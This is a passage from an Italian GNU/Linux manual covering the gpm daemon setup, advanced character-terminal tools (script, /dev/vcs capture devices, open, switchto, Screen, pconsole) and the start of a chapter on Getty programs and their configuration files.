Si è accennato al fatto che il demone '**gpm**' venga avviato normalmente dalla procedura di inizializzazione del sistema, nel modo già stabilito dalla stessa distribuzione GNU/Linux che si utilizza. Se si vogliono gestire funzionalità speciali di '**gpm**', come per esempio il file FIFO '/dev/gpmdata', cosa che si ottiene con l'opzione '**-R**', occorre intervenire nello script che avvia questo demone.

Alcune distribuzioni, prevedono un file di configurazione contenente l'assegnamento di variabili di ambiente che poi vengono incorporate e utilizzate nello script di avvio del servizio '**gpm**'. Tuttavia potrebbe non essere stata prevista la possibilità di aggiungere delle opzioni ulteriori; in tal caso si deve intervenire direttamente nello script.

In particolare, la distribuzione Red Hat gestisce il servizio attraverso lo script '/etc/rc.d/init.d/gpm', mentre la distribuzione Debian usa il file '/etc/init.d/gpm'. Inoltre, la distribuzione Debian mette a disposizione lo script '**gpmconfig**' per facilitare l'intervento nel file di configurazione, corrispondente a '/etc/gpm.conf'.

[1] **mdetect** In parte QPL 1.0 e in parte GNU GPL

[2] **General purpose mouse interface utility** GNU GPL

Capitolo 118

Utilizzo più evoluto del terminale a caratteri

In questo capitolo vengono descritti gli aspetti nella gestione dei terminali a carattere che riguardano un utilizzo un po' più evoluto rispetto al normale. La tabella 118.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 118.1. Riepilogo dei programmi e dei file per la gestione evoluta dei terminali a caratteri.

Nome	Descrizione
'**script**'	Registrazione di una sessione di lavoro.
'/dev/vcs*'	File di dispositivo per la cattura dello schermo di console virtuali.
'**open**'	Esegue un comando in una console virtuale particolare.
'**switchto**'	Seleziona una console virtuale particolare.
'/dev/tty*'	File di dispositivo per le console virtuali.
'/dev/console'	File di dispositivo della console.
'**screen**'	Programma per la gestione di terminali virtuali.
'**pconsole**'	Programma per il controllo simultaneo di più terminali a caratteri.

118.1 Monitoraggio di una sessione di lavoro

L'attività svolta durante una sessione di lavoro attraverso un terminale potrebbe essere registrata volontariamente in modo da annotare le operazioni svolte, eventualmente anche a titolo di prova, come potrebbe essere l'esecuzione di un test di esame.

In aggiunta, le console virtuali di GNU/Linux possono essere osservate attraverso dei dispositivi appositi: '/dev/vcs*'.

118.1.1 Utilizzo di «script»

Il programma '**script**' [1] permette di registrare la sessione di lavoro svolta attraverso un terminale a caratteri. Si avvia il programma e questo, a sua volta, avvia una copia della shell predefinita; da quel momento, tutto ciò che viene digitato ed emesso attraverso il terminale viene memorizzato in un file. Il file può essere indicato nella riga di comando, altrimenti viene creato il file 'typescript' nella directory corrente.

```
script [-a] file
```

L'opzione '**-a**' permette di continuare la registrazione in un file già utilizzato in precedenza, senza cancellarlo inizialmente.

Per terminare l'esecuzione della registrazione della sessione di lavoro, basta concludere l'attività della shell avviata da '**script**'; di solito si tratta di utilizzare il comando '**exit**'.

118.1.2 File di dispositivo «/dev/vcs*»

I file di dispositivo '`/dev/vcs*`', definiti *Virtual console capture device*, possono essere usati per visualizzare lo schermo di una console particolare. Il meccanismo è estremamente banale, in quanto basta leggere il loro contenuto: in ogni momento, il risultato che si ottiene da questa lettura è l'immagine dello schermo di quella console particolare che quel dispositivo rappresenta.

`# cat /dev/vcs1` [*Invio*]

L'esempio mostra la visualizzazione del contenuto dello schermo della prima console virtuale, corrispondente al dispositivo '`/dev/tty1`', dell'istante in cui si esegue il comando.

In particolare, il dispositivo '`/dev/vcs0`' fa riferimento alla console virtuale attiva, mentre i file contrassegnati da un numero finale (diverso da zero) corrispondono alle rispettive console virtuali, identificate in modo preciso tramite quel numero.

118.2 Strumenti per la gestione delle console virtuali

Le console virtuali di GNU/Linux sono gestite normalmente attraverso la configurazione del file '`/etc/inittab`', in cui, a seconda del livello di esecuzione, si attivano diversi programmi Getty abbinati ad altrettanti terminali o console virtuali. Generalmente, in questo modo, non vengono utilizzate tutte le console virtuali possibili, pertanto quelle rimanenti potrebbero essere sfruttate per altri scopi.

Le console virtuali disponibili possono essere utilizzate per visualizzare in modo continuo informazioni utili sul funzionamento del sistema, come per esempio quelle provenienti da un file per le registrazioni del sistema (*log*).

`# tail -f /var/log/messages > /dev/tty10 &` [*Invio*]

L'esempio mostra l'utilizzo di '**`tail`**' per visualizzare la fine del file '`/var/log/messages`' e tutte le righe che gli vengono aggiunte successivamente. Invece di impegnare il terminale dal quale viene avviato, il comando viene messo sullo sfondo ('**`&`**') e l'output viene emesso attraverso la decima console virtuale (che si presume sia disponibile).

118.2.1 Utilizzo di «open»

Il programma '**`open`**' [2] permette di avviare un comando in una nuova console virtuale (non utilizzata precedentemente). Per distinguere il comando dalle opzioni di '**`open`**' si utilizza un trattino doppio ('**`--`**') per segnalare l'inizio del comando stesso.

```
open [opzioni] [--] comando [opzioni_del_comando]
```

Tabella 118.2. Alcune opzioni.

Opzione	Descrizione
`-c` *n*	Questa opzione permette di definire esplicitamente quale console virtuale utilizzare attraverso l'argomento che indica il numero di questa (le console virtuali sono numerate a partire da uno).
`-l`	Fa in modo che il comando venga trattato come se fosse una «shell di *login*», cioè una shell avviata dalla procedura di accesso (dopo che l'autenticazione dell'utente è avvenuta con successo). Questo comporta l'aggiunta di un trattino ('`-`') davanti al nome del comando.
`--`	Segna la fine delle opzioni di '**`open`**' e l'inizio del comando. È necessario l'uso di questo trattino doppio quando il comando da eseguire ha, a sua volta, degli argomenti.

Segue la descrizione di alcuni esempi.

- `#` **`open bash`** [*Invio*]

  Avvia l'eseguibile '**`bash`**' nella prima console virtuale libera.

- `#` **`open -l bash`** [*Invio*]

  Avvia l'eseguibile '**`bash`**' nella prima console virtuale libera, trattando il processo relativo come una shell di *login*.

- `#` **`open -c 10 -l bash`** [*Invio*]

  Come nell'esempio precedente, utilizzando espressamente la decima console virtuale.

- `#` **`open -- ls -l`** [*Invio*]

  Esegue il comando '**`ls -l`**' utilizzando la prima console virtuale libera. In questo caso, dovendo indicare un comando con argomenti, è stato inserito il trattino doppio per segnalare l'inizio del comando stesso.

118.2.2 Utilizzo di «switchto»

Il programma '**`switchto`**' [3] permette di selezionare una console virtuale particolare. Può essere utile in uno script.

```
switchto n
```

L'esempio seguente mostra il passaggio all'undicesima console virtuale:

`#` **`switchto 11`** [*Invio*]

118.3 Terminali virtuali, o finestre, con il programma Screen

È già stato descritto più volte il funzionamento delle console virtuali di GNU/Linux, che, attraverso una sola console fisica, permettono la gestione di più sessioni di lavoro differenti, a cui si accede generalmente con le combinazioni di tasti [*Ctrl* ***Fn***], oppure [*Ctrl Alt* ***Fn***]. Un effetto simile si può ottenere attraverso dei programmi, che possono essere utilizzati anche quando non si dispone di una console GNU/Linux.

Un programma che svolga questo compito non è così comodo da utilizzare come può esserlo una console virtuale, però può offrire delle possibilità in più. Per esempio, potrebbe trasferire il ***terminale virtuale*** su un altro terminale fisico, senza dover sospendere, né interrompere, il lavoro che si stava svolgendo. In pratica, l'unico programma che si utilizzi per questo scopo è Screen, [4] che permette di fare una quantità di cose, anche il trasferimento di un terminale virtuale a un altro utente (consentendo a questo di continuare il lavoro).

Lo studio di Screen è impegnativo come lo è l'approfondimento di una shell sofisticata. Qui si vogliono mostrare solo i rudimenti, trascurando volutamente funzionalità che, se utilizzate, richiederebbero attenzione per ciò che riguarda la sicurezza.

118.3.1 Funzionamento e organizzazione generale

Screen, che si compone precisamente dell'eseguibile '**`screen`**', è un programma che si interpone tra una shell (o un applicativo diverso) e il terminale utilizzato effettivamente. In pratica, si tratta di un gestore di finestre a caratteri che, tra le altre cose, permette di aprire più sessioni contemporanee utilizzando un solo terminale fisico.

Ogni terminale virtuale, ovvero ogni finestra, mette a disposizione le funzionalità di un terminale VT100 con delle estensioni di vario tipo. Per ogni finestra viene conservato uno storico delle ultime righe visualizzate, permettendo lo scorrimento all'indietro e la copia di porzioni di questo all'interno dello standard input della stessa o di un'altra finestra.

Come si può intuire, per accedere alle funzionalità offerte da Screen occorre utilizzare dei comandi composti da combinazioni di tasti che vengono intercettati da questo, senza essere passati all'applicazione sottostante, provocando così un'alterazione del comportamento normale di queste applicazioni.

Spesso, viene attivato il bit SUID al binario '**`screen`**', assieme all'attribuzione della proprietà all'utente '**`root`**'. Ciò permette a Screen di fare una serie di cose molto comode, ma richiede attenzione nella sua configurazione, perché ciò potrebbe tradursi in un pericolo in più per chi lo utilizza. Se non si vuole approfondire tanto l'uso di Screen, sarebbe meglio togliere tale permesso.

```
# chmod ug-s /usr/bin/screen[Invio]
```

Se Screen è in condizione di poterlo fare (di solito solo se è attivato il bit SUID per il binario '**`screen`**' e questo appartiene all'utente '**`root`**'), aggiorna il file '`/etc/utmp`', cosa che consente di tenere traccia anche di tutti i terminali virtuali aperti attraverso di esso.

Per poter funzionare, Screen deve creare un file FIFO (*pipe* con nome), per ogni gruppo di finestre aperto, cioè per ogni terminale fisico a cui è connesso effettivamente. Tale file viene definito socket da Screen e dalla sua documentazione. Questo file può essere creato in varie posizioni, a seconda di come sono stati compilati i sorgenti. Se il binario '**`screen`**' è

stato previsto con il bit SUID attivo, questo file FIFO potrebbe essere creato nella directory '/tmp/screens/S-***utente***/', oppure, più utilmente, potrebbe essere creato nella directory '~/.screen/'. È da ritenere che questa ultima scelta sia la migliore; volendo, si può utilizzare la variabile di ambiente '**SCREENDIR**' per indicare il percorso della directory che Screen deve usare per i file FIFO.

Il nome utilizzato per il file FIFO serve a identificare una particolare sessione di lavoro di Screen, assieme a tutte le finestre gestite attraverso questa. Di solito, si tratta di un nome articolato secondo il modello seguente:

```
pid.terminale.nodo
```

Per esempio, '**123.tty4.dinkel**' è il modo con cui si identifica la sessione di Screen che ha il numero PID 123, utilizza il terminale corrispondente al dispositivo '/dev/tty4', sul sistema chiamato '**dinkel**'.

Una sessione di Screen, quando è in funzione regolarmente, è ***attaccata*** al terminale fisico che si utilizza effettivamente (questo terminale fisico può anche essere una console virtuale di GNU/Linux). La sessione può essere distaccata e successivamente riattaccata altrove, presso un altro terminale fisico. Le applicazioni in funzione nelle varie finestre di una sessione distaccata, continuano a funzionare regolarmente. Di solito, a meno di modificare la configurazione predefinita, un segnale di aggancio ('**SIGHUP**'), che generalmente si ottiene disconnettendo la linea attraverso cui è collegato il terminale, provoca solo il distacco della sessione, senza coinvolgere le applicazioni.

Screen può essere controllato attraverso file di configurazione, la cui collocazione può essere varia. Potrebbe trattarsi di '/etc/screenrc' per la configurazione globale e di '~/.screenrc' per la personalizzazione di ogni utente. Le direttive di questi file non vengono mostrate qui; eventualmente si può consultare la documentazione originale: *screen(1)*.

Screen imposta automaticamente la variabile '**TERM**' al valore '**screen**', in modo da informare opportunamente le applicazioni di adattarsi alle sue caratteristiche.

Quasi tutti i comandi che possono essere impartiti a Screen sono prefissati dalla combinazione [*Ctrl a*], alla quale segue poi una sequenza di caratteri o di altre combinazioni di tasti, che ovviamente non vengono passati all'applicazione sottostante. Se però si vuole passare proprio la combinazione [*Ctrl a*] all'applicazione, si deve usare la sequenza [*Ctrl a*][*a*].

A volte, Screen ha la necessità di fornire delle indicazioni. Ciò viene fatto sovrascrivendo parte della finestra in uso, di solito nell'ultima riga. Dopo pochi secondi, i messaggi vengono rimossi, ripristinando il testo precedente.

118.3.2 Utilizzo di «screen»

Screen si compone in pratica dell'eseguibile binario '**screen**'. Come accennato in precedenza, viene predisposto spesso in modo da avere il bit SUID attivo e da essere proprietà dell'utente '**root**'. Se non si richiedono funzionalità particolari a questo programma, non è necessaria tale politica.

```
screen [opzioni] [comando [argomenti_del_comando]]
```

Il programma '**screen**' può essere avviato per iniziare una sessione di lavoro attraverso cui gestire delle applicazioni contenute in finestre differenti, oppure per altre funzionalità descritte in occasione della presentazione delle opzioni. Quando si avvia '**screen**' in modo normale, si può aggiungere l'indicazione di un comando (con i suoi argomenti), che si vuole avviare all'interno della prima finestra. Se questo comando non viene specificato, '**screen**' avvia una shell (quella indicata nella variabile di ambiente '**SHELL**', oppure '/bin/sh' in sua mancanza).

Quando un programma ospitato all'interno di una finestra di '**screen**' termina di funzionare, la finestra relativa si chiude. Quando una sessione non ha più finestre, termina di funzionare anche il processo '**screen**' relativo.

Tabella 118.3. Alcune opzioni.

Opzione	Descrizione
-U	Avvia il programma richiedendo espressamente l'uso della codifica UTF-8 per il terminale.
-c *file*	Permette di specificare un file di configurazione alternativo a quello predefinito.
-s *shell*	Permette di indicare una shell alternativa a quella contenuta nella variabile di ambiente '**SHELL**', che viene utilizzata ogni volta che si apre una nuova finestra senza specificare il programma che deve essere avviato al suo interno.
-S *sessione*	Permette di dare un nome a una sessione. A questo nome viene comunque aggiunto il numero PID anteriormente. Lo scopo è quello di rendere più semplice l'identificazione di una sessione.
-ls -list	Questa opzione va usata da sola: non avvia alcuna nuova sessione e si limita a elencare quelle già aperte dall'utente che ne sta facendo richiesta. Attraverso questo elenco si possono individuare facilmente quali siano le sessioni distaccate, cioè quelle che possono essere riprese utilizzando l'opzione '**-r**'.
-d [*pid.*] *tty* [*.nodo*] -D [*pid.*] *tty* [*.nodo*]	Permette di distaccare una sessione di Screen da un terminale fisico, senza interrompere il funzionamento degli applicativi avviati al suo interno. Si può usare questa opzione assieme a '**-r**', in modo da riattaccare la sessione in un altro terminale.
-r [[*pid.*] *tty* [*.nodo*]] -R [[*pid.*] *tty* [*.nodo*]]	Permette di riattaccare sul terminale in funzione attualmente, una sessione staccata in precedenza. Se non si indica la sessione, viene avviata la prima di quelle che risultano distaccate; se in particolare si utilizza '**-R**', si ottiene comunque l'avvio di una sessione anche se non ce ne sono da riprendere. Questa opzione può essere usata da sola o in abbinamento a '**-d**' (o '**-D**'). In questo ultimo caso, si indica prima l'opzione '**-d**', poi '**-r**', infine la sessione da staccare e da riattaccare.
-x [[*pid.*] *tty* [*.nodo*]]	Questa opzione permette di accedere a una sessione già aperta e funzionante presso un altro terminale fisico. Se non viene specificata la sessione, viene aperta la prima che può essere trovata. Quando si condivide una sessione tra più terminali fisici, ogni terminale può accedere solo alle finestre che non sono attive da qualche parte.

Segue la descrizione di alcuni esempi.

- $ **screen** [*Invio*]

  Avvia una sessione di Screen sul terminale da cui si esegue il comando, aprendo la shell predefinita nella prima finestra.

- $ **screen -U** [*Invio*]

  Come nell'esempio precedente, richiedendo espressamente l'uso della codifica UTF-8 per il terminale.

- $ **screen mc** [*Invio*]

  Avvia una sessione di Screen sul terminale da cui si esegue il comando, avviando il programma '**mc**', senza argomenti, nella prima finestra.

- $ **screen -ls** [*Invio*]

  Elenca le sessioni aperte dall'utente.

- $ **screen -d tty2** [*Invio*]

  Distacca la sessione in funzione sul terminale identificato dal dispositivo '`/dev/tty2`' (in pratica, la seconda console virtuale). Non vengono indicate altre informazioni per il nome della sessione, perché probabilmente l'informazione del terminale è sufficiente e non crea ambiguità.

- $ **screen -d** [*Invio*]

  Distacca la prima sessione attiva appartenente all'utente stesso.

- $ **screen -r tty2** [*Invio*]

  Attacca, sul terminale da cui si dà il comando, la sessione che in origine è stata avviata sul terminale '`/dev/tty2`' e successivamente distaccata.

- $ **screen -r** [*Invio*]

  Attacca la prima sessione libera che trova.

- $ **screen -d -r tty2** [*Invio*]

  Distacca la sessione in funzione sul terminale identificato dal dispositivo '`/dev/tty2`', riattaccandola sul terminale da cui si dà il comando.

- $ **screen -d -r** [*Invio*]

  Distacca la prima sessione attiva che trova e la riattacca sul terminale da cui si dà il comando.

118.3.3 Comandi interattivi

Una volta avviato l'eseguibile '**screen**', si può interagire con questo attraverso una serie di comandi composti da combinazioni di tasti. Nella maggior parte dei casi si tratta di sequenze iniziate dalla combinazione [*Ctrl a*].

Per motivi di compatibilità, spesso sono disponibili diversi tipi di sequenze per lo stesso risultato. Nella tabella 118.4 vengono elencate solo alcune di queste sequenze; per un elenco completo occorre leggere la documentazione originale, costituita dalla pagina di manuale: *screen(1)*.

Tabella 118.4. Alcuni dei comandi che si possono dare a Screen, quando è in funzione.

Sequenza	Effetto
[*Ctrl a*][*?*]	Mostra una guida rapida ai comandi disponibili.
[*Ctrl a*][*a*]	Invia la combinazione [*Ctrl a*] all'applicazione attiva.
[*Ctrl a*][***n***]	Seleziona l'***n***-esima finestra. La prima ha il numero zero.
[*Ctrl a*][*n*]	Passa alla finestra successiva.
[*Ctrl a*][*p*]	Passa alla finestra precedente.
[*Ctrl a*][*c*]	Crea una nuova finestra.
[*Ctrl a*][*d*]	Distacca la sessione dal terminale fisico.
[*Ctrl a*][*w*]	Mostra un breve riepilogo delle finestre esistenti.
[*Ctrl a*][*Esc*]	Inizia la modalità di scorrimento e copia all'indietro.
[*Ctrl a*][*]*]	Incolla il testo inserito precedentemente nella memoria tampone.

Le operazioni più complesse sono quelle che riguardano la copia e l'inserimento di testo che proviene da quanto visualizzato attualmente, o nel testo precedente. Infatti, per ogni finestra viene conservato uno storico delle righe visualizzate, che può essere rivisto e dal quale si possono prelevare delle parti, inserendole in una memoria tampone (la documentazione *screen(1)* parla di *paste buffer*).

Con il comando [*Ctrl a*][*Esc*] si inizia la modalità di scorrimento e copia, cosa che blocca il funzionamento dell'applicazione che utilizza la finestra attiva. Da quel momento, si possono usare i tasti freccia e pagina per spostare il cursore; eventualmente si possono usare i tasti [*h*], [*j*], [*k*] e [*l*], come si fa con VI (204.1). Si possono anche fare delle ricerche nello stile di VI, con i comandi [*/*] e [*?*].

Quando si raggiunge il pezzo che si vuole copiare nella memoria tampone, lo si deve delimitare. Ciò si ottiene normalmente premendo il tasto [*barra spaziatrice*] nel punto di inizio, quindi si fa scorrere il cursore nel punto finale e si preme nuovamente la [*barra spaziatrice*] per concludere. La selezione del testo coincide anche con la conclusione della modalità di scorrimento e copia, cosa che dopo poco fa riprendere il funzionamento del programma.

È possibile anche la selezione di testo in modo rettangolare. Per questo, dopo aver premuto la [*barra spaziatrice*] per indicare il punto di inizio, si deve aggiungere anche il tasto [*c*], a indicare un bordo sinistro, oppure [*C*] a indicare un bordo destro. Successivamente, quando si raggiunge anche il punto finale, si preme nuovamente [*C*], oppure [*c*] (a seconda di come si è iniziato) prima della [*barra spaziatrice*].

Infine, il comando [*Ctrl a*][*]*] inserisce il testo, accumulato precedentemente nella memoria tampone, nello standard input dell'applicazione contenuta nella finestra attiva.

118.3.4 Configurazione

Il programma Screen consente di definire la sua configurazione attraverso i file '`/etc/screenrc`' e '`~/.screenrc`' (il primo per tutto il sistema; il secondo per ogni utente). In alternativa, attraverso l'opzione '**`-c`**' si può indicare un file differente.

Il contenuto del file di configurazione si compone di commenti, preceduti dal simbolo '**`#`**', righe vuote, righe bianche e direttive. Le informazioni utili sono costituite soltanto dalle direttive, che sono istruzioni semplici, disposte normalmente su una sola riga.

118.4 Console parallele con Pconsole

A ogni terminale a caratteri gestito presso il proprio elaboratore, corrisponde un file di dispositivo, che di norma si individua con il programma '**tty**':

$ **tty** [*Invio*]

```
/dev/tty5
```

Il risultato del comando '**tty**' è relativo all'elaboratore presso il quale si sta operando, pertanto, se si tratta di un accesso remoto, il file di dispositivo riportato è inteso essere quello corrispondente nell'elaboratore remoto. Si cerchi di seguire l'esempio seguente, dove dall'elaboratore «A» ci si collega all'elaboratore «B», con l'aiuto di un programma appropriato:

A$ **tty** [*Invio*]

Ci si trova seduti davanti alla console dell'elaboratore «A» e si controlla quale file di dispositivo corrisponde alla propria console; si suppone si tratti della quinta console virtuale di un sistema GNU/Linux:

```
/dev/tty5
```

Con l'aiuto di un programma appropriato, ci si collega all'elaboratore «B» (che ha indirizzo IPv4 172.17.1.2):

A$ **ssh 172.21.1.2** [*Invio*]

Password: ***digitazione_all'oscuro*** [*Invio*]

```
Last login: ... from ...
```

B$

A questo punto, pur essendo seduti davanti alla console dell'elaboratore «A», si sta lavorando nell'elaboratore «B». Si verifica il file di dispositivo corrispondente al terminale usato:

B$ **tty** [*Invio*]

```
/dev/pts/2
```

Nonostante questo, rimane il fatto che il terminale usato presso l'elaboratore «A», ovvero quello locale, è '/dev/tty5'; attraverso tale terminale si accede all'elaboratore remoto «B»; presso l'elaboratore «B» il terminale usato è '/dev/pts/2'.

> Se presso l'elaboratore «A» un programma fosse in grado di controllare il file di dispositivo '/dev/tty5', questo controllerebbe in pratica l'accesso remoto all'elaboratore «B», secondo la simulazione dell'esempio.

Questa premessa è necessaria per comprendere il funzionamento del programma '**pconsole**', [5] con il quale è possibile inviare un comando simultaneamente a più terminali, utilizzando i file di dispositivo **locali**:

```
pconsole
```

Il programma '**pconsole**' si usa senza argomenti, con i privilegi dell'utente '**root**', ma dopo l'avvio gli si devono impartire dei comandi:

```
# pconsole [Invio]
```

```
pconsole WJ101

pconsole command mode
>>>
```

Con il comando '**help**' è possibile ottenere il riepilogo dei comandi disponibili:

```
>>> help [Invio]
```

```
help            Give help about the available commands
?               short-cut for 'help'
version         Display version information
echo            Turn echo on or off
attach          Attach to a tty device
detach          Detach from a tty device
list            Show devices currently attached to
connect         Leave command mode
quit            Exit pconsole
exit            Exit pconsole
```

```
>>> quit [Invio]
```

Il programma ha due stati di funzionamento: la modalità di comando, corrispondente a quella mostrata negli esempi; la modalità di invio. La modalità di comando serve, evidentemente, per impartire dei comandi, mentre l'altra modalità consente di passare all'inserimento di testo da inviare ai terminali che risultano attaccati. In pratica, prima ci si attacca a dei terminali, ovvero ai file di dispositivo corrispondenti, quindi si passa in modalità di inserimento e ciò che si scrive, viene eseguito in tutti i terminali relativi; quello che non si può fare attraverso '**pconsole**' è di «vedere» ciò che accade presso i vari terminali.

Per passare alla modalità di comando, si usa il codice <*SOH*>, ovvero <*^a*>, che normalmente si ottiene con la combinazione [*Ctrl a*]; per passare alla modalità di invio, si usa il codice <*EOT*>, ovvero <*^d*>, che normalmente si ottiene con la combinazione [*Ctrl d*].

È abbastanza difficile mostrare un esempio completo di utilizzo del programma '**pconsole**'; per capire ciò che si vuole sintetizzare nei comandi seguenti richiede una buona dose di intuito. Per cominciare, si suppone di avere aperto diversi terminali; in particolare interessano la console virtuale corrispondente al file di dispositivo '`/dev/tty3`' e un terminale grafico corrispondente al file di dispositivo '`/dev/pts/4`'. Presso un altro terminale libero (una console virtuale o un terminale grafico, senza che ciò faccia differenza) si avvia '**pconsole**' e ci si «attacca» ai due terminali già nominati:

```
# pconsole [Invio]

  pconsole WJ101

  pconsole command mode

>>> attach /dev/tty3 [Invio]

  attaching /dev/tty3 : Ok

>>> attach /dev/pts/4 [Invio]

  attaching /dev/pts/4 : Ok
```

Con il comando '**list**' si può vedere quali terminali risultano attaccati:

```
>>> list [Invio]

  Currently attached to:
   /dev/tty3                              (device no 4, 3)
   /dev/pts/4                             (device no 136, 4)
```

Si decide di passare alla modalità di inserimento:

```
>>>  [Ctrl d]

  Press <Ctrl-A> for command mode

>
```

Come si può osservare, l'invito assume una forma più breve, per ricordare che ci si trova nella modalità di inserimento. Da qui si vuole semplicemente impartire il comando '**ls**', che viene eseguito in pratica nei due terminali controllati da '**pconsole**':

```
> ls [Invio]
```

Dal terminale dove si sta usando '**pconsole**', non si vede alcun risultato; per sapere cosa è successo effettivamente, occorre invece passare agli altri terminali.

Al termine, si torna alla modalità di comando:

```
>  [Ctrl a]

  pconsole command mode

>>>
```

A questo punto si può chiudere:

```
>>> quit [Invio]

  detaching from /dev/tty3 : Ok
  detaching from /dev/pts/4 : Ok
```

Per concludere, c'è da osservare che la documentazione di Pconsole suggerisce di attribuire al programma i permessi SUID-root, per consentire a tutti gli utenti di usarlo; tuttavia, ciò è sicuramente sconsigliabile per motivi di sicurezza.

118.5 Riferimenti

- Chris Bagwell, *The Linux busmouse HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] **Script** UCB BSD

[2] **Open** GNU GPL

[3] **Switchto** GNU GPL

[4] **Screen** GNU GPL

[5] **Pconsole** GNU GPL

Getty

Il programma di gestione del terminale è quello che consente di collegarsi con il sistema operativo e di poter interagire con questo. Quello utilizzato originariamente per questo scopo è '**getty**' (del pacchetto Getty_ps), ma quasi tutte le distribuzioni GNU/Linux preferiscono utilizzare programmi alternativi, come '**agetty**', '**mingetty**' e '**mgetty**'.

In questo capitolo viene descritto l'uso generale di alcuni di questi programmi, fino alla connessione di un terminale attraverso la porta seriale, senza però affrontare il problema della connessione remota attraverso una linea commutata.

La tabella 119.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 119.1. Riepilogo dei programmi e dei file per l'attivazione dei terminali a caratteri.

Nome	Descrizione
'**getty**'	Attiva la gestione della console o del terminale.
'**uugetty**'	Programma Getty specializzato per le porte seriali.
'/etc/issue'	Messaggio introduttivo precedente alla procedura di accesso.
'/etc/gettydefs'	Configurazione della linea.
'**mgetty**'	Programma Getty specializzato per l'uso del modem: Mgetty+Sendfax.
'/etc/mgetty+sendfax/mgetty.config'	Configurazione principale di Mgetty+Sendfax.
'/etc/mgetty+sendfax/login.config'	Configurazione dell'accesso per quanto riguarda Mgetty+Sendfax.
'**mingetty**'	Programma Getty minimo per le console virtuali di GNU/Linux.
'**agetty**'	Programma Getty ridotto.

119.1 Principio di funzionamento

Nella procedura di inizializzazione del sistema, Getty è quel programma che si occupa di attivare il terminale e iniziare la procedura di accesso. Come dice la pagina di manuale *getty(1)*: «Getty è il secondo dei tre programmi (*init(1)*, *getty(1)* e *login(1)*) utilizzati dal sistema per permettere all'utente di accedere». In pratica, il programma Getty si occupa di:

- aprire la linea di terminale e impostare le modalità necessarie;
- emettere l'invito della procedura di accesso;
- ricevere il nominativo usato dall'utente per identificarsi;
- attivare il programma per la procedura di accesso (convenzionalmente si tratta di '/bin/login'), fornendogli già il nominativo-utente (successivamente è compito di '**login**' la richiesta di inserire la parola d'ordine).

Il programma Getty tipico fa uso di alcuni file:

- '/etc/gettydefs'
  per la definizione delle caratteristiche delle linee dei terminali;

- '/etc/issue'

  per definire un testo di «benvenuto» da inviare all'utente che tenta di connettersi.

119.1.1 Utilizzo di un programma Getty

Un programma Getty non è fatto per l'utilizzo manuale diretto, ma per essere inserito nel file '/etc/inittab', in modo da essere attivato direttamente da Init durante la fase di inizializzazione del sistema. In un sistema GNU/Linux, l'attivazione delle sei console virtuali consuete avviene con record simili a quelli seguenti:

```
1:12345:respawn:/sbin/getty tty1
2:2345:respawn:/sbin/getty tty2
3:2345:respawn:/sbin/getty tty3
4:2345:respawn:/sbin/getty tty4
5:2345:respawn:/sbin/getty tty5
6:2345:respawn:/sbin/getty tty6
```

Come si vede dall'esempio, viene usato un argomento per specificare il terminale da utilizzare, ovvero il nome del file di dispositivo corrispondente contenuto nella directory '/dev/'. Questo elemento, viene definito normalmente come «linea», alludendo al tipo di terminale in base al tipo di connessione utilizzata.

Quando il programma Getty viene utilizzato per attivare una connessione attraverso un terminale seriale, si pone il problema di configurare opportunamente la porta seriale stessa. In tal caso si utilizzano altri argomenti, oppure la configurazione del file '/etc/gettydefs'.

Se oltre alla linea seriale si utilizzano dei modem, si aggiunge anche il problema della loro inizializzazione. Il programma Getty può solo occuparsi di quello connesso dalla sua parte, ma anche in tal caso si pone il problema di definire la stringa di inizializzazione adatta.

Quando si vuole ottenere una connessione attraverso modem, utilizzando una linea telefonica commutata, Getty deve essere in grado di controllare il modem anche in questo modo, rispondendo e distinguendo eventualmente se la chiamata proviene da un altro modem o se si tratta di un segnale sonoro normale.

119.2 Getty_ps

software non libero: non è consentita la commercializzazione a scopo di lucro e in generale non è consentito alcun profitto economico derivante dall'uso o dalla riproduzione dello stesso

Getty_ps [1] è un pacchetto composto da due parti: '**getty**' per la connessione attraverso la console e i terminali seriali e '**uugetty**' per la connessione attraverso modem.

I due programmi Getty di Getty_ps utilizzano sia il file di configurazione '/etc/gettydefs', sia il file di introduzione '/etc/issue'. Eventualmente, vengono utilizzati anche altri file, la cui posizione cambia a seconda del modo con cui vengono compilati i sorgenti.

119.2.1 File delle registrazioni

I due programmi eseguibili, '**`getty`**' e '**`uugetty`**', possono essere compilati in modo da utilizzare il registro del sistema per annotare gli eventi importanti, oppure in modo da utilizzare un file apposito, generalmente '`/var/log/getty.log`'. Ciò serve a chiarire che dipende dalle scelte fatte da chi organizza la distribuzione GNU/Linux l'esistenza o meno di tale file e la sua collocazione.

119.2.2 Configurazione di linea

Oltre alla configurazione standard dei programmi Getty, definita attraverso il file '`/etc/gettydefs`', si possono utilizzare diversi file di configurazione, uno per ogni linea (o terminale), definiti da nomi nella forma seguente, dove questi si riferiscono rispettivamente a '**`getty`**' e a '**`uugetty`**'.

`/etc/conf.getty.`***linea***

`/etc/conf.uugetty.`***linea***

Oppure, in alternativa:

`/etc/default/getty.`***linea***

`/etc/default/uugetty.`***linea***

La «linea» è in pratica il nome del dispositivo che fa riferimento al terminale corrispondente, senza il prefisso della directory (per esempio: '**`tty1`**', '**`tty2`**',... '**`ttyS0`**', ecc.).

La distinzione della collocazione e dei nomi utilizzati, dipende sempre dalle scelte fatte in fase di compilazione dei sorgenti.

Se il file previsto per una linea particolare non risulta presente, '**`getty`**', oppure '**`uugetty`**', utilizzano un file di configurazione generale, rispettivamente:

```
/etc/conf.getty
```

```
/etc/conf.uugetty
```

Oppure:

```
/etc/default/getty
```

```
/etc/default/uugetty
```

Le direttive dei file di configurazione di «linea» sono espresse semplicemente da assegnamenti, nella solita forma:

nome*=*valore

Di seguito sono elencate solo alcune direttive che possono essere utilizzate in questi file.

Tabella 119.4. Alcune direttive.

Direttiva	Descrizione
`LOGIN=`***nome***	Con questa direttiva si può definire un nome e un percorso differente per il programma che si vuole utilizzare per la procedura di accesso. In modo predefinito dovrebbe trattarsi di '`/bin/login`'.
